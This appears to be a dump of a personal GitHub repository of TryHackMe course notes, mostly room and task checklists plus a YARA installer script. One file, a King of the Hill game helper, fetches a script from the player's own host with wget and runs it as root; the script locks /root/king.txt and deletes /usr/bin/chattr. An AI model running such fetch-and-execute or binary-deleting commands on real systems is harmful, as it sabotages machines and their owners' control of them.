35 | #### This room will discuss the various resources MITRE has made available for the cybersecurity community.
36 |
37 |
--------------------------------------------------------------------------------
/Room/Introduction to OWASP ZAP/README.md:
--------------------------------------------------------------------------------
1 |
2 | 
3 |
4 | - [ ] [Introduction to OWASP ZAP](https://tryhackme.com/room/learnowaspzap)
5 | > Learn how to use OWASP ZAP from the ground up. An alternative to BurpSuite.
6 | - [x] Task 1 Intro to ZAP
7 | 
8 | - There’s a couple of feature benefits too with using OWASP ZAP over Burp Suite:
9 | - Automated Web Application Scan: This will automatically passively and actively scan a web application, build a sitemap, and discover vulnerabilities. This is a paid feature in Burp.
10 | - Web Spidering: You can passively build a website map with Spidering. This is a paid feature in Burp.
11 | - Unthrottled Intruder: You can bruteforce login pages within OWASP as fast as your machine and the web-server can handle. This is a paid feature in Burp.
12 | - No need to forward individual requests through Burp: When doing manual attacks, having to change windows to send a request through the browser, and then forward in burp, can be tedious. OWASP handles both and you can just browse the site and OWASP will intercept automatically. This is NOT a feature in Burp.
13 |
14 | - [x] Task 2 Disclaimer
15 | - [x] Task 3 Installation
16 | - [x] Task 4 How to perform an automated scan
17 | - [x] Task 5 Manual Scanning
18 | - [x] Task 6 Scanning an Authenticated Web Application
19 | - [x] Task 7 Brute-force Directories
20 | - [x] Task 8 Bruteforce Web Login
21 | - [x] Task 9 ZAP Extensions\
22 | > Let’s install the bugcrowd HUNT extensions for OWASP ZAP. This will passively scan for known vulnerabilities in web applications.
23 | - https://github.com/zaproxy/zap-extensions
24 | - https://github.com/bugcrowd/HUNT
25 | - [x] Task 10 Further Reading
26 |
--------------------------------------------------------------------------------
/Learning Path/Web Fundamentals/README.md:
--------------------------------------------------------------------------------
1 | # 🔰 [Web Fundamentals](https://tryhackme.com/path-action/web/join)
2 |
3 | 
4 |
5 | ### A pathway to web application security.
6 | - The aim of this path is to teach you how to attack web applications.
7 | - To successfully attack and exploit web applications, you need to understand how they work.
8 | - The first section (Web Fundamentals) will give you all the pre-requisite knowledge on this.
9 | - The second section (Security Tools) focuses on learning how to use Industry Standard tooling to interact with your targets.
10 | - The third section (Vulnerabilities) covers various vulnerabilities found in web applications today.
11 | - This section will go over root causes of these vulnerabilities and give you hands on experience on exploiting them.
12 | - The final section (Practise Makes Perfect) will help you apply what you've learnt in previous sections.
13 |
14 | ### After completing this path, you should be able to:
15 | * Understand web fundamentals
16 | * Major vulnerabilities explained
17 | * Learn industry-used tools
18 | * Web application assessments
19 |
20 | - 32 Hours
21 |
22 | - Easy
23 |
24 | ## The Learning Path
25 |
26 | - [x] [How The Web Works](how%20the%20web%20works)
27 | - To become a better hacker it's vital to understand the underlying functions of the world wide web and what makes it work.
28 |
29 | - [x] [Introduction to Web Hacking](Introduction%20to%20Web%20Hacking)
30 | - Get hands-on, learn about and exploit some of the most popular web application vulnerabilities seen in the industry today.
31 |
32 | - [x] [Burp Suite](Burp%20Suite)
33 | - Burp Suite is the industry standard tool for web application hacking, and is essential in any web penetration test
34 |
35 | - [x] [Web Hacking Fundamentals](Web%20Hacking%20Fundamentals)
36 | - Understand the core security issues with web applications, and learn how to exploit them using industry tools and techniques.
37 |
38 |
39 |
--------------------------------------------------------------------------------
/King of the Hill/Cheatsheet/KoTH Protect King.md:
--------------------------------------------------------------------------------
1 | # koth-protect-king
2 | A script to protect your king in KoTH
3 |
4 | # A script to protect your king
5 |
6 | ## Mode of use
7 |
8 | ```
9 | git clone https://github.com/MatheuZSecurity/koth-protect-king
10 | ```
11 |
12 | ```
13 | cd koth-protect-king && python3 -m http.server 80
14 | ```
15 |
16 | ## In KoTH Machine
17 |
18 | ```
19 | wget http://youripvpn/king.sh && chmod +x king.sh && ./king.sh
20 | ```
21 |
22 | #### then you just put your nick and the script already does all the work
23 |
24 | 
25 |
26 | #### NOICE: script updates will be made from time to time
27 |
28 | ---
29 |
30 | ```shell
31 | #!/usr/bin/env bash
32 | # A script to protect your king in KoTH
33 | # Created by @MatheuzSecurity
34 | # https://youtube.com/c/MatheuZSecurity
35 |
36 | if [[ $(id -u) -ne "0" ]]; then
37 | echo "[ERROR] You must run this script as root" >&2
38 | exit 1
39 | fi
40 |
41 | read -p "Put your nickname: " nick
42 |
43 | function protectKing() {
44 | echo $nick > /root/king.txt
45 | chmod 400 /root/king.txt
46 | chattr +i /root/king.txt
47 | set -o noclobber /root/king.txt
48 | }
49 |
50 | arr=('.' '..' '...' '....')
51 |
52 | for c in $(seq 1); do
53 | for elt in ${arr[*]}; do
54 | echo -ne "\r\033[<1>AProtecting your king $elt" && sleep 0.1;
55 | done
56 | done
57 |
58 | echo -ne "\n"
59 |
60 | message="Success! Your king has been protected! =D"
61 |
62 | for i in $(seq 1 ${#message}); do
63 | echo -ne "${message:i-1:1}"
64 | sleep 0.03
65 | done
66 |
67 | echo -ne "\n"
68 |
69 | clear
70 |
71 | function removeChattr(){
72 | rm /usr/bin/chattr
73 | }
74 |
75 | msg="[*] Success! Binary chattr removed! [*]"
76 |
77 | for i in $(seq 1 ${#msg}); do
78 | echo -ne "${msg:i-1:1}"
79 | sleep 0.03
80 | done
81 | echo -ne "\n"
82 |
83 | protectKing && removeChattr /
84 |
85 | echo -ne "\n"
86 | ```
87 |
--------------------------------------------------------------------------------
/Learning Path/Cyber Defense/MITRE/README.md:
--------------------------------------------------------------------------------
1 | 
2 | # [MITRE](https://tryhackme.com/room/mitre)
3 | 
4 | ### This room will discuss the various resources MITRE has made available for the cybersecurity community.
5 |
6 | ---
7 |
8 | - [x] Task 1 Introduction to MITRE
9 | - [x] Task 2 Basic Terminology
10 | - [x] Task 3 ATT&CK® Framework
11 | - [x] Task 4 CAR Knowledge Base
12 | - [x] Task 5 Shield Active Defense
13 | - [x] Task 6 MITRE D3FEND
14 | - [x] Task 7 ATT&CK® Emulation Plans
15 | - [x] Task 8 ATT&CK® and Threat Intelligence
16 | - [x] Task 9 Conclusion
17 |
18 | ---
19 |
20 |
21 | ---
22 |
23 | ## Task 1 Introduction to MITRE
24 |
25 | ---
26 |
27 | ## Task 2 Basic Terminology
28 |
29 | ---
30 |
31 | ## Task 3 ATT&CK® Framework
32 |
33 | ---
34 |
35 | ## Task 4 CAR Knowledge Base
36 |
37 | ---
38 |
39 | ## Task 5 Shield Active Defense
40 |
41 | ---
42 |
43 | ## Task 6 MITRE D3FEND
44 |
45 | What is this MITRE resource? Per the D3FEND website, this resource is
46 |
47 | #### "A knowledge graph of cybersecurity countermeasures."
48 |
49 | - [d3fend](https://d3fend.mitre.org/)
50 |
51 | D3FEND is still in beta and is funded by the Cybersecurity Directorate of the NSA.
52 |
53 | D3FEND stands for Detection, Denial, and Disruption Framework Empowering Network Defense.
54 |
55 | At the time of this writing, there are 408 artifacts in the D3FEND matrix. See the below image.
56 |
57 | ---
58 |
59 | ## Task 7 ATT&CK® Emulation Plans
60 | - [Adversary Emulation Library](https://github.com/center-for-threat-informed-defense/adversary_emulation_library)
61 | ---
62 |
63 | ## Task 8 ATT&CK® and Threat Intelligence
64 |
65 | ---
66 |
67 | ## Task 9 Conclusion
68 |
69 |
70 | ---
71 |
72 | - [TryHackMe | MITRE Room Walkthrough 2022](https://www.pyaeheinnkyaw.tech/tryhackme-mitre-room-writeup/)
73 |
--------------------------------------------------------------------------------
/Learning Path/Web Fundamentals/How The Web Works/README.md:
--------------------------------------------------------------------------------
1 |
2 | ## How The Web Works
3 |
4 | 
5 |
6 | ### To become a better hacker it's vital to understand the underlying functions of the world wide web and what makes it work.
7 |
8 | 
9 | - [x] [DNS in detail](https://tryhackme.com/room/dnsindetail)
10 | - Learn how DNS works and how it helps you access internet services.
11 | - [x] Task 1 What is DNS?
12 | - [x] Task 2 Domain Hierarchy
13 | - [x] Task 3 Record Types
14 | - [x] Task 4 Making A Request
15 | - [x] Task 5 Practical
16 |
17 | 
18 | - [x] [HTTP in detail](https://tryhackme.com/room/httpindetail)
19 | - Learn about how you request content from a web server using the HTTP protocol
20 | - [x] Task 1 What is HTTP(S)?
21 | - [x] Task 2 Requests And Responses
22 | - [x] Task 3 HTTP Methods
23 | - [x] Task 4 HTTP Status Codes
24 | - [x] Task 5 Headers
25 | - [x] Task 6 Cookies
26 | - [x] Task 7 Making Requests
27 |
28 | 
29 | - [x] [How websites work](https://tryhackme.com/room/howwebsiteswork)
30 | - To exploit a website, you first need to know how they are created.
31 | - [x] Task 1 How websites work
32 | - [x] Task 2 HTML
33 | - [x] Task 3 JavaScript
34 | - [x] Task 4 Sensitive Data Exposure
35 | - [x] Task 5 HTML Injection
36 |
37 | 
38 | - [x] [Putting it all together](https://tryhackme.com/room/puttingitalltogether)
39 | - Learn how all the individual components of the web work together to bring you access to your favourite web sites.
40 | - [x] Task 1 Putting It All Together
41 | - [x] Task 2 Other Components
42 | - [x] Task 3 How Web Servers Work
43 | - [x] Task 4 Quiz
44 |
45 |
--------------------------------------------------------------------------------
/Modules/Cyber Security Awareness/README.md:
--------------------------------------------------------------------------------
1 | 
2 | # [Cyber Security Awareness](https://tryhackme.com/module/cyber-security-awareness)
3 | ### Become cyber aware and protect yourself from common security attacks by working through interactive real-world scenarios.
4 | - You are at the heart of your organisation and play a key role in keeping it safe against cyber attacks.
5 | - Understand what it takes to be security conscious by walking through the most common attacks seen in the industry, and learn how to mitigate potential threats.
6 | - Become more security-aware and improve your cyber hygiene in this module.
7 |
8 | ---
9 |
10 | ## ✅ `Free` - [Security Awareness](https://tryhackme.com/room/securityawarenessintro)
11 | 
12 | > An introduction to security awareness; why its important, the impact of being attacked, different threat actors and basic account security.
13 | - [x] [Task 1 Introduction to Security Awareness]()
14 | - [x] [Task 2 Why Security Awareness is essential]()
15 | - [x] [Task 3 Data and account security]()
16 | - [x] [Task 4 Check if you've ever been part of a cyber breach]()
17 | - [x] [Task 5 Cyber threat actors]()
18 | - [x] [Task 6 Conclusion]()
19 |
20 | ---
21 |
22 | ## 🔶 `Free` - [Common Attacks](https://tryhackme.com/room/commonattacks)
23 | 
24 | > With practical exercises see how common attacks occur, and improve your cyber hygiene to stay safer online.
25 | - [ ] [Task 1 `Information` Introduction]()
26 | - [ ] [Task 2 `Common Attacks` Social Engineering]()
27 | - [ ] [Task 3 `Common Attacks` Social Engineering: Phishing]()
28 | - [ ] [Task 4 `Common Attacks` Malware and Ransomware]()
29 | - [ ] [Task 5 `Common Attacks` Passwords and Authentication]()
30 | - [ ] [Task 6 `Staying Safe` Multi-Factor Authentication and Password Managers]()
31 | - [ ] [Task 7 `Staying Safe` Public Network Safety]()
32 | - [ ] [Task 8 `Staying Safe` Backups]()
33 | - [ ] [Task 9 `Staying Safe` Updates and Patches]()
34 | - [ ] [Task 10 `Information` Conclusion]()
35 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Linux Fundamentals/README.md:
--------------------------------------------------------------------------------
1 |
2 | ## Linux Fundamentals
3 |
4 | 
5 |
6 | ### Many servers and security tools use Linux. Learn how to use the Linux operating system, a critical skill in cyber security.
7 |
8 | - [Linux Fundamentals Part 1](https://tryhackme.com/room/linuxfundamentalspart1)
9 | - Embark on the journey of learning the fundamentals of Linux. Learn to run some of the first essential commands on an interactive terminal.
10 | - [x] Task 1 Introduction
11 | - [x] Task 2 A Bit of Background on Linux
12 | - [x] Task 3 Interacting With Your First Linux Machine (In-Browser)
13 | - [x] Task 4 Running Your First few Commands
14 | - [x] Task 5 Interacting With the Filesystem!
15 | - [x] Task 6 Searching for Files
16 | - [x] Task 7 An Introduction to Shell Operators
17 | - [x] Task 8 Conclusions & Summaries
18 | - [x] Task 9 Linux Fundamentals Part 2
19 |
20 | - [Linux Fundamentals Part 2](https://tryhackme.com/room/linuxfundamentalspart2)
21 | - Continue your learning Linux journey with part two. You will be learning how to log in to a Linux machine using SSH, how to advance your commands, file system interaction.
22 | - [x] Task 1 Introduction
23 | - [x] Task 2 Accessing Your Linux Machine Using SSH (Deploy)
24 | - [x] Task 3 Introduction to Flags and Switches
25 | - [x] Task 4 Filesystem Interaction Continued
26 | - [x] Task 5 Permissions 101
27 | - [x] Task 6 Common Directories
28 | - [x] Task 7 Conclusions and Summaries
29 | - [x] Task 8 Linux Fundamentals Part 3
30 |
31 | - [Linux Fundamentals Part 3](https://tryhackme.com/room/linuxfundamentalspart3)
32 | - Power-up your Linux skills and get hands-on with some common utilities that you are likely to use day-to-day!
33 | - [x] Task 1 Introduction
34 | - [x] Task 2 Deploy Your Linux Machine
35 | - [x] Task 3 Terminal Text Editors
36 | - [x] Task 4 General/Useful Utilities
37 | - [x] Task 5 Processes 101
38 | - [x] Task 6 Maintaining Your System: Automation
39 | - [x] Task 7 Maintaining Your System: Package Management
40 | - [x] Task 8 Maintaining Your System: Logs
41 | - [x] Task 9 Conclusions & Summaries
42 |
43 |
--------------------------------------------------------------------------------
/Modules/Compromising Active Directory/README.md:
--------------------------------------------------------------------------------
1 | # [Compromising Active Directory](https://tryhackme.com/module/hacking-active-directory)
2 | ### Learn and exploit Active Directory networks through core security issues stemming from misconfigurations.
3 | #### Active Directory (AD) is used by approximately 90% of the Global Fortune 1000 companies.
4 | If an organisation's estate uses Microsoft Windows, you are almost guaranteed to find AD.
5 | Since AD is used for Identity and Access Management of the entire estate, it holds the keys to the kingdom, making it a very likely target for attackers.
6 | This module will teach you the basics of AD and take you on the typical journey of compromising AD during a red team.
7 | You will learn to breach AD, enumerate AD, exploit AD, and finally also deploy persistence through AD.
8 |
9 | - ✅ | `Free` | Active Directory Basics
10 | - `Free` | Breaching Active Directory
11 | - `Free` | Enumerating Active Directory
12 | - `VIP` | Lateral Movement and Pivoting
13 | - `VIP` | Exploiting Active Directory
14 | - `VIP` | Persisting Active Directory
15 |
16 | ---
17 |
18 | ## ✅ | `Free` | [Active Directory Basics](https://tryhackme.com/jr/winadbasics)
19 | - This room will introduce the basic concepts and functionality provided by Active Directory.
20 |
21 | ## `Free` | [Breaching Active Directory](https://tryhackme.com/jr/breachingad)
22 | - This network covers techniques and tools that can be used to acquire that first set of AD credentials that can then be used to enumerate AD.
23 |
24 | ## `Free` | [Enumerating Active Directory](https://tryhackme.com/jr/adenumeration)
25 | - This room covers various Active Directory enumeration techniques, their use cases as well as drawbacks.
26 |
27 | ## `VIP` | [Lateral Movement and Pivoting](https://tryhackme.com/jr/lateralmovementandpivoting)
28 | - Learn about common techniques used to move laterally across a Windows network.
29 |
30 | ## `VIP` | [Exploiting Active Directory](https://tryhackme.com/jr/exploitingad)
31 | - Learn common AD exploitation techniques that can allow you to reach your goal in an AD environment.
32 |
33 | ## `VIP` | [Persisting Active Directory](https://tryhackme.com/jr/persistingad)
34 | - Learn about common Active Directory persistence techniques that can be used post-compromise to ensure the blue team will not be able to kick you out during a red team exercise..
35 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Basic Computer Exploitation.md:
--------------------------------------------------------------------------------
1 |
2 |
3 | ## Basic Computer Exploitation
4 |
5 | 
6 |
7 | ### Strengthen your skills by exploiting a range of different applications and services, from networking to web to privilege escalation
8 |
9 |
10 |
11 | ---
12 |
13 | ## [Vulnversity](https://tryhackme.com/room/vulnversity)
14 | 
15 | > Learn about active recon, web app attacks and privilege escalation.
16 | - [x] Task 1 Deploy the machine
17 | - [x] Task 2 Reconnaissance
18 | - [x] Task 3 Locating directories using GoBuster
19 | - [x] Task 4 Compromise the webserver
20 | - [x] Task 5 Privilege Escalation
21 |
22 | ---
23 |
24 | ## [Basic Pentesting](https://tryhackme.com/room/basicpentestingjt)
25 | 
26 | > This is a machine that allows you to practise web app hacking and privilege escalation
27 | - [x] Task 1 Web App Testing and Privilege Escalation
28 |
29 | ---
30 |
31 | ## [Kenobi](https://tryhackme.com/room/kenobi)
32 | 
33 | > Walkthrough on exploiting a Linux machine. Enumerate Samba for shares, manipulate a vulnerable version of proftpd and escalate your privileges with path variable manipulation.
34 | - [x] Task 1 Deploy the vulnerable machine
35 | - [x] Task 2 Enumerating Samba for shares
36 | - [x] Task 3 Gain initial access with ProFtpd
37 | - [x] Task 4 Privilege Escalation with Path Variable Manipulation
38 |
39 | ---
40 |
41 | ## [Steel Mountain](https://tryhackme.com/room/steelmountain)
42 | 
43 | > Hack into a Mr. Robot themed Windows machine. Use metasploit for initial access, utilise powershell for Windows privilege escalation enumeration and learn a new technique to get Administrator access.
44 | - [ ] Task 1 Introduction
45 | - [ ] Task 2 Initial Access
46 | - [ ] Task 3 Privilege Escalation
47 | - [ ] Task 4 Access and Escalation Without Metasploit
48 |
49 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Network Security and Traffic Analysis/Snort Challenge - The Basics/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Snort Challenge - The Basics](https://tryhackme.com/room/snortchallenges1)
4 | #### Put your snort skills into practice and write snort rules to analyse live capture network traffic.
5 |
6 | ---
7 |
8 | - [Task 1 Introduction](#task-1--introduction)
9 | - [Task 2 Writing IDS Rules (HTTP)](#task-2--writing-ids-rules-http)
10 | - [Task 3 Writing IDS Rules (FTP)](#task-3--writing-ids-rules-ftp)
11 | - [Task 4 Writing IDS Rules (PNG)](#task-4--writing-ids-rules-png)
12 | - [Task 5 Writing IDS Rules (Torrent Metafile)](#task-5--writing-ids-rules-torrent-metafile)
13 | - [Task 6 Troubleshooting Rule Syntax Errors](#task-6--troubleshooting-rule-syntax-errors )
14 | - [Task 7 Using External Rules (MS17-010)](#task-7--using-external-rules-ms17-010 )
15 | - [Task 8 Using External Rules (Log4j)](#task-8--using-external-rules-log4j )
16 | - [Task 9 Conclusion](#task-9--conclusion)
17 |
18 | ---
19 |
20 | ## Task 1 Introduction
21 |
22 | 
23 |
24 | The room invites you a challenge to investigate a series of traffic data and stop malicious activity under two different scenarios. Let's start working with Snort to analyse live and captured traffic.
25 |
26 | We recommend completing the [Snort room](https://tryhackme.com/room/snort) first, which will teach you how to use the tool in depth.
27 |
28 | 
29 |
30 | Exercise files for each task are located on the desktop as follows;
31 |
32 | 
33 |
34 |
35 |
36 |
37 | ---
38 |
39 | ## Task 2 Writing IDS Rules (HTTP)
40 |
41 | ---
42 |
43 | ## Task 3 Writing IDS Rules (FTP)
44 |
45 | ---
46 |
47 | ## Task 4 Writing IDS Rules (PNG)
48 |
49 | ---
50 |
51 | ## Task 5 Writing IDS Rules (Torrent Metafile)
52 |
53 | ---
54 |
55 | ## Task 6 Troubleshooting Rule Syntax Errors
56 |
57 | ---
58 |
59 | ## Task 7 Using External Rules (MS17-010)
60 |
61 | ---
62 |
63 | ## Task 8 Using External Rules (Log4j)
64 |
65 | ---
66 |
67 | ## Task 9 Conclusion
68 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Windows Exploitation Basics/README.md:
--------------------------------------------------------------------------------
1 | ## Windows Exploitation Basics
2 |
3 | 
4 |
5 | ### Hacking Windows is often daunting. Grasp the fundamentals of core Windows concepts and Active Directory vulnerabilities.
6 |
7 | ---
8 |
9 | 
10 | - [x] [Windows Fundamentals 1](Windows%20Fundamentals%201)
11 | - In part 1 of the Windows Fundamentals module, we'll start our journey learning about the Windows desktop, the NTFS file system, UAC, the Control Panel, and more..
12 |
13 | ---
14 |
15 | 
16 | - [x] [Windows Fundamentals 2](Windows%20Fundamentals%202)
17 | - In part 2 of the Windows Fundamentals module, discover more about System Configuration, UAC Settings, Resource Monitoring, the Windows Registry and more..
18 |
19 | ---
20 |
21 | 
22 | - [x] [Active Directory Basics](Active%20Directory%20Basics)
23 | - Learn the basics of Active Directory and how it is used in the real world today
24 |
25 | ---
26 |
27 | 
28 | - [x] [Metasploit: Introduction](./Metasploit:%2020Introduction)
29 | - An introduction to the main components of the Metasploit Framework.
30 |
31 | ---
32 |
33 | 
34 | - [x] [Metasploit: Exploitation](./Metasploit:%29Exploitation)
35 | - Using Metasploit for scanning, vulnerability assessment and exploitation.
36 |
37 | ---
38 |
39 | 
40 | - [x] [Metasploit: Meterpreter](./Metasploit:%20Meterpreter)
41 | - Take a deep dive into Meterpreter, and see how in-memory payloads can be used for post-exploitation.
42 | ---
43 |
44 | 
45 | - [x] [Blue](Blue)
46 | - Deploy & hack into a Windows machine, leveraging common misconfigurations issues.
47 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Basic Computer Exploitation/README.md:
--------------------------------------------------------------------------------
1 | ## [Basic Computer Exploitation](https://tryhackme.com/module/basic-computer-exploitation)
2 |
3 | 
4 |
5 | ### Strengthen your skills by exploiting a range of different applications and services, from networking to web to privilege escalation
6 |
7 | 
8 | - [x] [Vulnversity](https://tryhackme.com/room/vulnversity)
9 | > Learn about active recon, web app attacks and privilege escalation.
10 | - [x] Task 1 Deploy the machine
11 | - [x] Task 2 Reconnaissance
12 | - [x] Task 3 Locating directories using GoBuster
13 | - [x] Task 4 Compromise the webserver
14 | - [x] Task 5 Privilege Escalation
15 |
16 | ---
17 |
18 | 
19 | - [x] [Basic Pentesting](https://tryhackme.com/room/basicpentestingjt)
20 | > This is a machine that allows you to practise web app hacking and privilege escalation
21 | - [x] Task 1 Web App Testing and Privilege Escalation
22 |
23 | ---
24 |
25 | 
26 | - [x] [Kenobi](https://tryhackme.com/room/kenobi)
27 | > Walkthrough on exploiting a Linux machine. Enumerate Samba for shares, manipulate a vulnerable version of proftpd and escalate your privileges with path variable manipulation.
28 | - [x] Task 1 Deploy the vulnerable machine
29 | - [x] Task 2 Enumerating Samba for shares
30 | - [x] Task 3 Gain initial access with ProFtpd
31 | - [x] Task 4 Privilege Escalation with Path Variable Manipulation
32 |
33 | ---
34 |
35 | 
36 | - [ ] [Steel Mountain](https://tryhackme.com/room/steelmountain)
37 | > Hack into a Mr. Robot themed Windows machine.
38 | - Use metasploit for initial access, utilise powershell for Windows privilege escalation enumeration and learn a new technique to get Administrator access.
39 | - [ ] Task 1 Introduction
40 | - [ ] Task 2 Initial Access
41 | - [ ] Task 3 Privilege Escalation
42 | - [ ] Task 4 Access and Escalation Without Metasploit
43 |
44 |
--------------------------------------------------------------------------------
/Room/YARA/YaraPro:
--------------------------------------------------------------------------------
1 | #!/bin/sh
2 | #!/bin/bash
3 | #!/usr/bin/sh
4 | #!/usr/bin/bash
5 | #!/usr/bin/env sh
6 | #!/usr/bin/env bash
7 | #!/data/data/com.termux/files/usr/bin/sh
8 | #!/data/data/com.termux/files/usr/bin/bash
9 | ###############################################################
10 | # YaraPro. #
11 | #-Info--------------------------------------------------------#
12 | # Enter Your Target, Hack Him, and Get Markdown Report #
13 | #-About-------------------------------------------------------#
14 | #--╼▰[ Skils ]-╼▰[ MultiMan ] #
15 | #--╼▰[ Part of ]-╼▰[ HacKingPro ] #
16 | #--╼▰[ Script Name ]-╼▰[ HacKingPro-YaraPro ] #
17 | #--╼▰[ Author ]-╼▰[ AnLoMinus ]-╼▰[ Leon Yaakobov ] #
18 | ###############################################################
19 | # CREDIT: To All World Creators free Scripts & Tools #
20 | # BIG THANX TO ALL COMUNITY THAT SHARE ALL THAT FREE #
21 | # GREAT SCRIPTS #
22 | # Location: Made With LOVE IN ISRAEL ! #
23 | ###############################################################
24 | #-Metadata----------------------------------------------------#
25 | #--╼▰[ Version ]-╼▰[ 1.0.0 ] #
26 | #--╼▰[ Source ]-╼▰[ https://github.com/AnLoMinus/HacKingPro ] #
27 | #--╼▰[ Created ]-╼▰[ 25-08-2022 ] #
28 | #--╼▰[ Update ]-╼▰[ 25-08-2022 ] #
29 | ###############################################################
30 | clear
31 | YaraColors(){
32 | ##############################################################################
33 | # COLORS AND BACKGROUNDS
34 | ##############################################################################
35 | Color_Off='\033[0m' # Text Reset
36 | BYellow='\033[1;33m' # Yellow
37 | }
38 | YaraColors
39 |
40 | echo "\n\t\t 🔶 ${BYellow} Downloading YARA v4.2.1.tar.gz"
41 | sleep 1
42 | wget https://github.com/VirusTotal/yara/archive/v4.2.1.tar.gz
43 | echo "\n\t\t 🔶 ${BYellow} Extracting YARA v4.2.1.tar.gz"
44 | sleep 1
45 | tar -zxvf v4.2.1.tar.gz
46 | rm v4.2.1.tar.gz
47 | echo "\n\t\t 🔶 ${BYellow} Compile & Install"
48 | sleep 1
49 | cd yara-4.2.1
50 | chmod +x configure
51 | ./configure
52 | chmod +x bootstrap.sh
53 | ./bootstrap.sh
54 | make
55 | sudo make install
56 | echo "\n\t\t ✅ ${BGreen}YARA v4.2.1 Installed"
57 | sleep 1
58 | read -p " Press ENTER " press_ENTER
59 |
--------------------------------------------------------------------------------
/Learning Path/Introduction to Cyber Security/README.md:
--------------------------------------------------------------------------------
1 | # ✅ [Introduction to Cyber Security](https://tryhackme.com/path-action/introtocyber/join)
2 |
3 | 
4 |
5 |
6 | ### Learn the core skills required to start a career in cyber security
7 | #### Cyber Security is a huge topic, and it can be challenging to know where to start.
8 | #### This path will give you a hands-on introduction to different areas within cyber, including:
9 |
10 |
11 | * Learn about different careers in cyber
12 | * Hack your first application
13 | * Defend against a live cyber attack
14 | * Explore security topics in the industry
15 |
16 | - 24 Hours
17 |
18 | - Easy
19 |
20 |
21 | ---
22 |
23 | ## 1️⃣ Introduction to Cyber Security
24 | ### Understand what is offensive and defensive security, and learn about careers available in cyber.
25 | - Intro to Offensive Security
26 | - Hack your first website (legally in a safe environment) and experience an ethical hacker's job.
27 |
28 | - Intro to Defensive Security
29 | - Introducing defensive security and related topics, such as threat intelligence, SOC, DFIR, and SIEM.
30 |
31 | - Careers in Cyber
32 | - Learn about the different careers in cyber security.
33 |
34 |
35 | ## 2️⃣ Introduction to Offensive Security
36 | ### Understand what Offensive Security entails, and practice breaking into computer systems by exploiting applications and networks.
37 |
38 | - Web Application Security
39 | - Learn about web applications and explore some of their common security issues.
40 |
41 | - Operating System Security
42 | - This room introduces users to operating system security and demonstrates SSH authentication on Linux.
43 |
44 | - Network Security
45 | - Learn about network security, understand attack methodology, and practice hacking into a target server.
46 |
47 |
48 | ## 3️⃣ Introduction to Defensive Security
49 | ### Learn Defensive Security by using digital forensics in an investigation and applying security operations to stop a live cyber attack.
50 |
51 | - Intro to Digital Forensics
52 | - Learn about digital forensics and related processes and experiment with a practical example.
53 |
54 | - Security Operations
55 | - Learn about Security Operations Center (SOC): its responsibilities, services, and data sources.
56 |
57 | - [Certificate]()
58 |
